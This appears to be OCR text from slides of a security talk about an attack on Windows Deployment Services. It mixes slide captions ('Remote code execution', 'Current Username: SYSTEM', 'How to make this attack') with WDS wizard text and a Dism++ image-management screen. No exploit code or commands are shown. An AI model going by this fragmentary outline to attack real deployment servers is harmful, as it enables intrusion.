
Remote code execution

Userland Application

User Data


OS Security

Your PC is under risk



Hello, World!
Current Username: SYSTEM

How to make this attack


Windows Deployment Services
File
Action
View
Help
Windows Deployment Services
Servers
WIN-POM7B6RSUD3
Active Directory Prestaged Devices
WIN-POM7B6RSUD3

Windows Deployment Services is not configured

Windows Deployment Services Configuration Wizard

Before You Begin

You can use this wizard to configure Windows Deployment Services. Once the server is configured, you will need to add at least one boot image and one install image to the server before you will be able to install an operating system.

Before you begin, ensure that the following requirements are met:

- The server is a member of an Active Directory Domain Services (AD DS) domain, or a domain controller for an AD DS domain. If the server supports Standalone mode, it can be configured without having a dependency on Active Directory.
- There is an active DHCP server on the network. This is because Windows Deployment Services uses Pre-Boot Execution Environment (PXE), which relies on DHCP for IP addressing.
- There is an active DNS server on your network.
- This server has an NTFS file system partition on which to store images.

To continue, click Next.




Image File


Enter the location of the Windows image file that contains the images to add.

File location:

Note: The default boot and install images (Boot.wim and Install.wim) are located on the installation DVD in the \Sources folder.

More information about images and image types

Introduce a handful tool



*Windows 11 企业版 x64
C:
Local Disk
Ready

Windows 11 Pro x64
c:\Temp\mounts\win11_22h2
Mounted Image
Ready

Windows Server 2022 Datacenter x64
C:\Temp\mounts\win2022
Mounted Image
Ready


Windows PE 10.0.26244.5000 ARM64
C:\Temp\mounts\Boot
Mounted Image
Ready

About Dism++

Dism++x64 10.1.1002.1 UEFI Firmware

CbsHost: 10.1.1002.1
NCleaner: 10.1.1001.10
WimGAPI: 10.0.22621.3672

Introduce a handful tool



Mount Image-Max

